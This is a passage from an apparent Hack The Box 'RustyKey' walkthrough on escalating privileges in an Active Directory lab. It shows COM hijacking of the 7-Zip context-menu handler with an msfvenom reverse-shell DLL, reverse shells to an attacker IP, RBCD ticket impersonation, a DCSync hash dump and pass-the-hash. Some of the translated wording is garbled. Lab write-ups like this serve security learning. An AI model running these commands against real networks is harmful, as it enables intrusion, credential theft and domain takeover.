d-----        6/24/2025   9:59 AM                Windows Defender Advanced Threat Protection
d-----        11/5/2022  12:03 PM                Windows Mail
d-----         6/5/2025   7:54 AM                Windows Media Player
d-----        9/15/2018  12:19 AM                Windows Multimedia Platform
d-----        9/15/2018  12:28 AM                windows nt
d-----        11/5/2022  12:03 PM                Windows Photo Viewer
d-----        9/15/2018  12:19 AM                Windows Portable Devices
d-----        9/15/2018  12:19 AM                Windows Security
d-----        9/15/2018  12:19 AM                WindowsPowerShell
Understanding Shell Extensions
The
Context Menu Actionsin Windows they are a pop-up menu that appears when you right-click on an item, showing a list of commands and options relevant to that object.

The way the archiving/compression tool options appear in the context menu is through Shell Extensions.
In Windows, shell extensions are software components that add additional functionality to File Explorer beyond their basic capabilities.
Context Menu Handlers
To handle the context menu options, a type of Shell Extensions, which is known as ContextMenuHandlers
Context Menu Handlers are a specific type of Shell ExtensionShell.
Its purpose is to add or modify the options you see when you right-click on a file, folder, or any other object in Windows File Explorer.
At the record level, according to the following question of Stack Exchange, we will find the context menu entries in the following registry keys
HKCU\Software\Classes\*\ShellEx\ContextMenuHandlers
HKCU\Software\Classes\Directory\ShellEx\ContextMenuHandlers

HKLM\Software\Classes\*\ShellEx\ContextMenuHandlers
HKLM\Software\Classes\Directory\ShellEx\ContextMenuHandlers
Searching the records, we will find the following ContextMenuHandlers
PS C:\Programdata> reg query HKLM\Software\Classes\Directory\ShellEx\ContextMenuHandlers

HKEY_LOCAL_MACHINE\Software\Classes\Directory\ShellEx\ContextMenuHandlers\7-Zip
HKEY_LOCAL_MACHINE\Software\Classes\Directory\ShellEx\ContextMenuHandlers\EncryptionMenu
HKEY_LOCAL_MACHINE\Software\Classes\Directory\ShellEx\ContextMenuHandlers\Offline Files
HKEY_LOCAL_MACHINE\Software\Classes\Directory\ShellEx\ContextMenuHandlers\Sharing
HKEY_LOCAL_MACHINE\Software\Classes\Directory\ShellEx\ContextMenuHandlers\{596AB062-B4D2-4215-9F74-E9109B0A8153}
We will look for the corresponding one to 7-Zip, where we will see a CLSID when consulting this key
The CLSID (
Class Identifier), is a unique, long, complex number (a UUID or GUID) that is used in Windows operating systems to uniquely identify a specific software component, usually an objectCOM(Component Object Model).
Instead of searching for a program by file name, Windows searches for the CLSID associated with that software component
PS C:\Programdata> reg query HKLM\Software\Classes\Directory\ShellEx\ContextMenuHandlers\7-Zip

HKEY_LOCAL_MACHINE\Software\Classes\Directory\ShellEx\ContextMenuHandlers\7-Zip
    (Default)    REG_SZ    {23170F69-40C1-278A-1000-000100020000}
The CLSID {23170F69-40C1-278A-1000-000100020000}is the one who identifies the Shell Extensionfrom the programme 7-Zip

7-Zip Shell Extension
This registry key identifies the software component that executes the extension of 7-Zip
PS C:\Programdata> reg query "HKLM\SOFTWARE\Classes\CLSID\{23170F69-40C1-278A-1000-000100020000}"

HKEY_LOCAL_MACHINE\SOFTWARE\Classes\CLSID\{23170F69-40C1-278A-1000-000100020000}
    (Default)    REG_SZ    7-Zip Shell Extension

HKEY_LOCAL_MACHINE\SOFTWARE\Classes\CLSID\{23170F69-40C1-278A-1000-000100020000}\InprocServer32
The value of the key InprocServer32, contains the route to the dllwhat you use 7-Zip
The registration key
InProcServer32is used by the Component Object Model (COM) to locate and load a server in the process of 32 bits, which is normally a dynamic link library (.dll).
PS C:\Programdata> reg query "HKEY_LOCAL_MACHINE\SOFTWARE\Classes\CLSID\{23170F69-40C1-278A-1000-000100020000}\InprocServer32"

HKEY_LOCAL_MACHINE\SOFTWARE\Classes\CLSID\{23170F69-40C1-278A-1000-000100020000}\InprocServer32
    (Default)    REG_SZ    C:\Program Files\7-Zip\7-zip.dll
    ThreadingModel    REG_SZ    Apartment
Privilege Escalation Path
By inspecting the registry key access for this Shell extension, we’ll see that the group SupportShe has total control over her.
We can use the native command Get-ACLto identify permissions on this registry subkey
PS C:\Programdata> Get-ACL "registry::HKEY_LOCAL_MACHINE\SOFTWARE\Classes\CLSID\{23170F69-40C1-278A-1000-000100020000}\InprocServer32" | fl

Path   : Microsoft.PowerShell.Core\Registry::HKEY_LOCAL_MACHINE\SOFTWARE\Classes\CLSID\{23170F69-40C1-278A-1000-00010002
         0000}\InprocServer32
Owner  : BUILTIN\Administrators
Group  : RUSTYKEY\Domain Users
Access : APPLICATION PACKAGE AUTHORITY\ALL APPLICATION PACKAGES Allow  ReadKey
         BUILTIN\Administrators Allow  FullControl
         CREATOR OWNER Allow  FullControl
         RUSTYKEY\Support Allow  FullControl
         NT AUTHORITY\SYSTEM Allow  FullControl
         BUILTIN\Administrators Allow  FullControl
         BUILTIN\Users Allow  ReadKey
Audit  :
Sddl   : O:BAG:DUD:AI(A;CIID;KR;;;AC)(A;ID;KA;;;BA)(A;CIIOID;KA;;;CO)(A;CIID;KA;;;S-1-5-21-3316070415-896458127-41393220
         52-1132)(A;CIID;KA;;;SY)(A;CIIOID;KA;;;BA)(A;CIID;KR;;;BU)
Remember that the user ee.reedhe’s a member of the group Support, we can check it from Bloodhound.
However, it should also be remembered that although the group Supportbe a member of Remote Management Users, also contemplates the restrictions of Protected Usersthrough Protected Objects

To connect as the user ee.reed, we must repeat the process we did in order to connect as bb.morgan
- Add to
IT-Computer3$to the groupHelpdesk.- Change the password of the target user.
- Remove the group where the target user is located (in this case
Support) of the groupProtected Users.- Request a TGT (Ticket Granting Ticket) to connect us using authentication
kerberos.
Once we repeat the first step (if necessary by the Cleanup), we will change the password to ee.reed
KRB5CCNAME=IT-Computer3\$.ccache bloodyAD --host dc.rustykey.htb -d rustykey.htb -k set password ee.reed 'Password123!'

[+] Password changed successfully!
We will continue to remove the group Supportfrom the group Protected Objects
KRB5CCNAME=IT-Computer3\$.ccache bloodyAD --host dc.rustykey.htb -d rustykey.htb -k remove groupMember 'CN=PROTECTED OBJECTS,CN=USERS,DC=RUSTYKEY,DC=HTB' 'Support'

[+] Support removed from CN=PROTECTED OBJECTS,CN=USERS,DC=RUSTYKEY,DC=HTB
Now we can request a TGT for the user ee.reed
impacket-getTGT rustykey.htb/ee.reed:'Password123!' -dc-ip dc.rustykey.htb

Impacket v0.13.0 - Copyright Fortra, LLC and its affiliated companies

[*] Saving ticket in ee.reed.ccache
Shell as ee.reed
If we try to repeat the process we follow to get a console like the user bb.morgan, we will get an error when using kerberos
KRB5CCNAME=ee.reed.ccache evil-winrm -i dc.rustykey.htb -r rustykey.htb

Evil-WinRM shell v3.9 Warning: Remote path completions is disabled due to ruby limitation: undefined method `quoting_detection_proc' for module Reline Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completion Info: Establishing connection to remote endpoint Error: An error of type GSSAPI::GssApiError happened, message is gss_init_sec_context did not return GSS_S_COMPLETE: Invalid token was supplied Success
Error: Exiting with code 1
Netexecalso shows an errornxc smb dc.rustykey.htb -u ee.reed -p 'Password123!' -k
SMB dc.rustykey.htb 445 dc [*] x64 (name:dc) (domain:rustykey.htb) (signing:True) (SMBv1:None) (NTLM:False)
SMB dc.rustykey.htb 445 dc [-] rustykey.htb\ee.reed:Password123! STATUS_LOGON_TYPE_NOT_GRANTED
We will use the tool RunasCs.exeto execute commands as the user ee.reedin the Domain Controller without having to connect with a TGT, taking advantage of the session of powershellcurrent.
We will transfer the binary compiled from our network drive that we created earlier
PS C:\Programdata> copy Z:\RunasCs.exe .
To receive a shell, we will start a listener with rlrwapfor a port, in my case I chose the 443
rlwrap nc -lvnp 443
Afterwards, we will throw a shell at our listener as follows
PS C:\Programdata> .\RunasCs.exe ee.reed 'Password123!' powershell -r 10.10.15.64:443

[*] Warning: User profile directory for user ee.reed does not exists. Use --force-profile if you want to force the creation.
[*] Warning: The logon for user 'ee.reed' is limited. Use the flag combination --bypass-uac and --logon-type '8' to obtain a more privileged token.

[+] Running in session 0 with process function CreateProcessWithLogonW()
[+] Using Station\Desktop: Service-0x0-a53846f$\Default
[+] Async process 'C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe' with pid 16592 created in background.
We will receive a console of powershellas the user ee.reed
lwrap nc -lvnp 443
Connection from 10.10.11.75:59168
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

PS C:\Windows\system32>
Component Object Models (COM) Hijacking
This technique is based on manipulating the way Windows searches and loads runtime libraries for software components based on Component Object Models(COM).
COM components in Windows are a Microsoft technology that defines a standard for creating reusable binary software objects that can interact with each other, regardless of the programming language or process they run.
How we can modify this value of the registration with the user ee.reed, we will change the value of InprocServer32to target a path of a DLL that we control instead of the legitimate one, and consequently, execute malicious instructions.
With the help of msfvenomWe will generate a malicious DLL that is responsible for starting a reverse shell to our IP by a port, in my case I chose the 443
msfvenom -p windows/x64/shell_reverse_tcp LHOST=10.10.15.64 LPORT=443 -f dll -o evil.dll

[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
Payload size: 460 bytes
Final size of dll file: 9216 bytes
Saved as: evil.dll
We will start a listener to receive a shell by the port that we specify in our payload
rlwrap nc -lvnp 443
We’ll upload our file evil.dllto DC leveraging the functionalities of evil_winrmexec.py
PS C:\Programdata> !upload evil.dll
We allow any user to have control over this DLLwith icacls, to avoid permit conflicts.
PS C:\Programdata> icacls evil.dll /grant everyone:F
processed file: evil.dll
Successfully processed 1 files; Failed processing 0 files
We will change as ee.reedthe value of the key InprocServer32so that now I can load the DLLfrom the route where we locate ours
PS C:\Programdata> reg add "HKLM\Software\Classes\CLSID\{23170F69-40C1-278A-1000-000100020000}\InprocServer32" /ve /d "C:\Programdata\evil.dll" /f

The operation completed successfully.
We can verify the modification by re-ensuring the value of this key
PS C:\Programdata> reg query "HKLM\Software\Classes\CLSID\{23170F69-40C1-278A-1000-000100020000}\InprocServer32"
reg query "HKLM\Software\Classes\CLSID\{23170F69-40C1-278A-1000-000100020000}\InprocServer32"

HKEY_LOCAL_MACHINE\Software\Classes\CLSID\{23170F69-40C1-278A-1000-000100020000}\InprocServer32
    (Default)    REG_SZ    C:\Programdata\evil.dll
    ThreadingModel    REG_SZ    Apartment
Shell as mm.turner
When the victim user tries to use the new options in the context menu, we will receive a shell on their behalf. In this case the user was mm.turner
rlwrap nc -lvnp 443
Connection from 10.10.11.75:61863
Microsoft Windows [Version 10.0.17763.7434]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows>powershell
powershell
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

PS C:\Windows> whoami
whoami
rustykey\mm.turner
Resource-Based Constrained Delegation (RBCD) Abuse
from Bloodhound, we can see that the user mm.turnerbe part of the group DelegationManager, which can modify the attribute msds-AllowedToActOnBehalfOfOtherIdentitythe Domain Controller.
The attribute
msDS-AllowedToActOnBehalfOfOtherIdentityis an attribute in Active Directory used specifically for the Resource-Based Restricted Delegation (RBCD) inkerberos.
By being able to modify this attribute, an attacker can abuse RBCD to spoof any user of a domain by requesting service tickets

We will upload the necessary tools to carry out part of the operation via powershell
PS C:\Programdata> !upload PowerView.ps1
PS C:\Programdata> !upload Powermad.ps1

PS C:\Programdata> icacls PowerView.ps1 /grant everyone:F
PS C:\Programdata> icacls Powermad.ps1 /grant everyone:F
MacchineAccountQuota Error
If we try to create a new computer account in the domain, we will notice the following error
PS C:\Programdata> Import-Module Powermad.ps1
PS C:\Programdata> New-MachineAccount -MachineAccount incommatose -Password $(ConvertTo-SecureString 'Password123!' -AsPlainText -Force) -Verbose

VERBOSE: [+] Domain Controller = dc.rustykey.htb
VERBOSE: [+] Domain = rustykey.htb
VERBOSE: [+] SAMAccountName = incommatose$
VERBOSE: [+] Distinguished Name = CN=incommatose,CN=Computers,DC=rustykey,DC=htb
[-] Exception calling "SendRequest" with "1" argument(s): "The server cannot handle directory requests."
This error occurs because the configuration attribute msDS-MachineAccountQuotaIt is met with the value 0.
ms-DS-MachineAccountQuotais an Active Directory attribute that determines how many computer accounts a user can create on a domain. By default, it allows each user to join up10teams to the domain
This means that we do not have the ability to create team accounts to exploit RBCDIn the traditional way, we can check this attribute by using the following command
PS C:\Programdata> Get-ADDomain | Select-Object -ExpandProperty DistinguishedName | Get-ADObject -Properties 'ms-DS-MachineAccountQuota'

DistinguishedName         : DC=rustykey,DC=htb
ms-DS-MachineAccountQuota : 0
Name                      : rustykey
ObjectClass               : domainDNS
ObjectGUID                : 039d5090-607d-4601-9145-7efcd0380eb1
This forces us to change the steps of the technique a little, in this case the easiest way is to use an existing account.
How we have the team account IT-Computer3$which we know your password, we can make the attack with it, without needing additional requirements, for example a normal user account.
We’ll assign the attribute PrincipalsAllowedToDelegateToAccountfor what IT-Computer3$you can request service tickets on behalf of any user
PS C:\Programdata> Set-ADComputer -Identity DC -PrincipalsAllowedToDelegateToAccount IT-COMPUTER3$

PS C:\Programdata> Get-ADComputer DC -Properties PrincipalsAllowedToDelegateToAccount

DistinguishedName                    : CN=DC,OU=Domain Controllers,DC=rustykey,DC=htb
DNSHostName                          : dc.rustykey.htb
Enabled                              : True
Name                                 : DC
ObjectClass                          : computer
ObjectGUID                           : dee94947-219e-4b13-9d41-543a4085431c
PrincipalsAllowedToDelegateToAccount : {CN=IT-Computer3,OU=Computers,OU=IT,DC=rustykey,DC=htb}
SamAccountName                       : DC$
SID                                  : S-1-5-21-3316070415-896458127-4139322052-1000
UserPrincipalName                    :
Now in theory we should be able to request a Service Ticket. However, if we try with Administrator, we’ll get the following error
Impacket-getTGT -spn 'cifs/DC.rustykey.htb' -impersonate Administrator -dc-ip 10.10.11.75 -k 'rustykey.htb/IT-COMPUTER3$:Rusty88!'

Impacket v0.13.0 - Copyright Fortra, LLC and its affiliated companies

[*] Impersonating Administrator
[*] Requesting S4U2self
[*] Requesting S4U2Proxy
[-] Kerberos SessionError: KDC_ERR_BADOPTION(KDC cannot accommodate requested option)
[-] Probably SPN is not allowed to delegate by user IT-COMPUTER3$ or initial TGT not forwardable
This happens because the user Administratordoes not admit the delegation kerberos, so we need to use another privileged account

Fortunately, there is the account backupadminwhich is a member of Enterprise Admins, which in turn is a privileged group within the domain

When trying again the ticket request, we see that we get it successfully
To impersonate the backupadmin through S4U2self and U2U techniques, getST.py from Impacket can be used.
impacket-getST -spn 'cifs/DC.rustykey.htb' -impersonate backupadmin -dc-ip 10.10.11.75 -k 'rustykey.htb/IT-COMPUTER3$:Rusty88!'
Impacket v0.13.0 - Copyright Fortra, LLC and its affiliated companies

[*] Impersonating backupadmin
[*] Requesting S4U2self
[*] Requesting S4U2Proxy
[*] Saving ticket in backupadmin@cifs_DC.rustykey.htb@RUSTYKEY.HTB.ccache
Root Time
We can assign the ticket to an environment variable as well as use it as follows to connect via WinRM
Once the TGT for backupadmin is retrieved, that ticket should be used to access the target.

export KRB5CCNAME=backupadmin@cifs_DC.rustykey.htb@RUSTYKEY.HTB.ccache
impacket-wmiexec -k -no-pass backupadmin@dc.rustykey.htb
┌──(bolke㉿hacky)-[~/htb/rustykey]
└─$ impacket-wmiexec -k -no-pass backupadmin@dc.rustykey.htb
Impacket v0.14.0.dev0 - Copyright Fortra, LLC and its affiliated companies

[*] SMBv3.0 dialect used
[!] Launching semi-interactive shell - Careful what you execute
[!] Press help for extra shell commands
C:\>whoami
rustykey\backupadmin

C:\>
.
We can already see the flag located in C:\Users\Administrator\Desktop
PS C:\Users\backupadmin\Documents> type C:\Users\Administrator\Desktop\root.txt
06b...
Bonus – DC Sync
Alternatively, we can carry out an attack DC Syncto dump all the domain hashes and connect us as Administrator
KRB5CCNAME=backupadmin@cifs_DC.rustykey.htb@RUSTYKEY.HTB.ccache impacket-secretsdump dc.rustykey.htb -just-dc -k -no-pass
Impacket v0.13.0 - Copyright Fortra, LLC and its affiliated companies

[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Using the DRSUAPI method to get NTDS.DIT secrets
Administrator:500:aad3b435b51404eeaad3b435b51404ee:f7a...:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:f4ad30fa8d8f2cfa198edd4301e5b0f3:::
rustykey.htb\rr.parker:1137:aad3b435b51404eeaad3b435b51404ee:d0c72d839ef72c7d7a2dae53f7948787:::
rustykey.htb\mm.turner:1138:aad3b435b51404eeaad3b435b51404ee:7a35add369462886f2b1f380ccec8bca:::
rustykey.htb\bb.morgan:1139:aad3b435b51404eeaad3b435b51404ee:2b576acbe6bcfda7294d6bd18041b8fe:::
rustykey.htb\gg.anderson:1140:aad3b435b51404eeaad3b435b51404ee:93290d859744f8d07db06d5c7d1d4e41:::
rustykey.htb\dd.ali:1143:aad3b435b51404eeaad3b435b51404ee:20e03a55dcf0947c174241c0074e972e:::
rustykey.htb\ee.reed:1145:aad3b435b51404eeaad3b435b51404ee:2b576acbe6bcfda7294d6bd18041b8fe:::
rustykey.htb\nn.marcos:1146:aad3b435b51404eeaad3b435b51404ee:33aa36a7ec02db5f2ec5917ee544c3fa:::
rustykey.htb\backupadmin:3601:aad3b435b51404eeaad3b435b51404ee:34ed39bc39d86932b1576f23e66e3451:::
As the environment only supports authentication kerberos, we must connect to the domain using tickets. We will request a TGT using the NT hash of Administratorthe following way
nxc smb dc.rustykey.htb -u administrator -H 'f7a351e12f70cc177a1d5bd11b28ac26' -k
SMB         dc.rustykey.htb 445    dc               [*]  x64 (name:dc) (domain:rustykey.htb) (signing:True) (SMBv1:None) (NTLM:False)
SMB         dc.rustykey.htb 445    dc               [+] rustykey.htb\administrator:f7a351e12f70cc177a1d5bd11b28ac26 (Pwn3d!)
impacket-getTGT rustykey.htb/Administrator -hashes :f7a... -dc-ip dc.rustykey.htb

Impacket v0.13.0 - Copyright Fortra, LLC and its affiliated companies

[*] Saving ticket in Administrator.ccache
We can now connect using the TGT we request
KRB5CCNAME=Administrator.ccache evil-winrm -i dc.rustykey.htb -r rustykey.htb

PS C:\Users\Administrator\Documents> whoami
rustykey\administrator
KRB5CCNAME=Administrator.ccache evil-winrm -i dc.rustykey.htb -r rustykey.htb

Evil-WinRM shell v3.9

Warning: Remote path completions is disabled due to ruby limitation: undefined method `quoting_detection_proc' for module Reline

Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completion

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\Administrator\Documents>
Thank you for reading.
Beyond Root ( the cleanup scripts )
*Evil-WinRM* PS C:\Users\Administrator> Get-ScheduledTask

TaskPath                                       TaskName                          State
--------                                       --------                          -----
\                                              CreateExplorerShellUnelevatedTask Running
\                                              script_01                         Ready
\                                              script_02                         Running
\                                              User_Feed_Synchronization-{5D3... Ready
\Microsoft\Windows\                            Server Initial Configuration Task Disabled
\Microsoft\Windows\.NET Framework\             .NET Framework NGEN v4.0.30319    Ready
\Microsoft\Windows\.NET Framework\             .NET Framework NGEN v4.0.30319 64 Ready
<snip>
\Microsoft\Windows\Workplace Join\             Automatic-Device-Join             Ready
\Microsoft\Windows\Workplace Join\             Recovery-Check                    Disabled


*Evil-WinRM* PS C:\Users\Administrator> Get-ScheduledTask -TaskName "script_01" -Verbose

TaskPath                                       TaskName                          State
--------                                       --------                          -----
\                                              script_01                         Ready


*Evil-WinRM* PS C:\Users\Administrator> Get-ScheduledTask -TaskName "script_02" -Verbose

TaskPath                                       TaskName                          State
--------                                       --------                          -----
\                                              script_02                         Ready


*Evil-WinRM* PS C:\Users\Administrator> (ScheduledTask -TaskName "script_01").Actions


Id               :
Arguments        : -NoProfile -ExecutionPolicy Bypass -File C:\Users\Administrator\Links\script_01.ps1
Execute          : powershell.exe
WorkingDirectory :
PSComputerName   :


*Evil-WinRM* PS C:\Users\Administrator> (ScheduledTask -TaskName "script_02").Actions


Id               :
Arguments        : -NoProfile -ExecutionPolicy Bypass -File C:\Users\Administrator\Links\script_02.ps1
Execute          : powershell.exe
WorkingDirectory :
PSComputerName   :


*Evil-WinRM* PS C:\Users\Administrator> type C:\Users\Administrator\Links\script_01.ps1

Get-Process explorer | Stop-Process -Force
Get-Process rundll32 | Stop-Process -Force

$username = "rustykey.htb\mm.turner"
$password = 'S3econdDeleg@tor!'
$securePassword = ConvertTo-SecureString $password -AsPlainText -Force
$credential = New-Object System.Management.Automation.PSCredential($username, $securePassword)
$process = Start-Process -FilePath "C:\Windows\explorer.exe" -Credential $credential -WorkingDirectory "C:\Windows\" -PassThru -WindowStyle Hidden

sleep 4

reg add "HKLM\SOFTWARE\Classes\CLSID\{23170F69-40C1-278A-1000-000100020000}\InprocServer32" /ve /t REG_SZ /d "C:\Program Files\7-Zip\7-zip.dll" /f


*Evil-WinRM* PS C:\Users\Administrator> type C:\Users\Administrator\Links\script_02.ps1
# default  Passwords
Set-ADAccountPassword -Identity "CN=ee.reed,OU=Users,OU=Support,DC=rustykey,DC=htb" -NewPassword (ConvertTo-SecureString "Read@00!" -AsPlainText -Force) -Reset
Set-ADAccountPassword -Identity "CN=dd.ali,OU=Users,OU=Finance,DC=rustykey,DC=htb" -NewPassword (ConvertTo-SecureString "Ellie@102!" -AsPlainText -Force) -Reset
Set-ADAccountPassword -Identity "CN=bb.morgan,OU=Users,OU=IT,DC=rustykey,DC=htb" -NewPassword (ConvertTo-SecureString "Meorjan#648!" -AsPlainText -Force) -Reset
Set-ADAccountPassword -Identity "CN=gg.anderson,OU=Users,OU=IT,DC=rustykey,DC=htb" -NewPassword (ConvertTo-SecureString "Undercon@682!" -AsPlainText -Force) -Reset

# clear SPN of dd.ali user :
Set-ADUser -Identity "CN=rr.parker,CN=Users,DC=rustykey,DC=htb" -ServicePrincipalNames $null
Set-ADUser -Identity "CN=mm.turner,CN=Users,DC=rustykey,DC=htb" -ServicePrincipalNames $null
Set-ADUser -Identity "CN=bb.morgan,OU=Users,OU=IT,DC=rustykey,DC=htb" -ServicePrincipalNames $null
Set-ADUser -Identity "CN=gg.anderson,OU=Users,OU=IT,DC=rustykey,DC=htb" -ServicePrincipalNames $null
Set-ADUser -Identity "CN=dd.ali,OU=Users,OU=Finance,DC=rustykey,DC=htb" -ServicePrincipalNames $null
Set-ADUser -Identity "CN=ee.reed,OU=Users,OU=Support,DC=rustykey,DC=htb" -ServicePrincipalNames $null
Set-ADUser -Identity "CN=nn.marcos,CN=Users,DC=rustykey,DC=htb" -ServicePrincipalNames $null

# Default Groups :
Remove-ADGroupMember -Identity "HelpDesk" -Members "IT-Computer3$" -Confirm:$false

# Define Protected Group and Groups to Check
$ProtectedGroup = "CN=Protected Objects,CN=Users,DC=rustykey,DC=htb"
$GroupsToCheck = @("CN=IT,CN=Users,DC=rustykey,DC=htb", "CN=Support,CN=Users,DC=rustykey,DC=htb")

# Add specified groups to the Protected Group if they are not already members
foreach ($Group in $GroupsToCheck) {
    if (-not (Get-ADGroupMember $ProtectedGroup | Where-Object DistinguishedName -eq $Group)) {
        Add-ADGroupMember $ProtectedGroup -Members $Group
    }
}

# Allowed Groups that should not be removed
$AllowedGroups = @(
    "CN=IT,CN=Users,DC=rustykey,DC=htb",
    "CN=Support,CN=Users,DC=rustykey,DC=htb"
)

# Remove members not in the allowed list
Get-ADGroupMember $ProtectedGroup | Where-Object { $_.DistinguishedName -notin $AllowedGroups } |
    ForEach-Object {
        Remove-ADGroupMember -Identity $ProtectedGroup -Members $_.DistinguishedName -Confirm:$false
    }


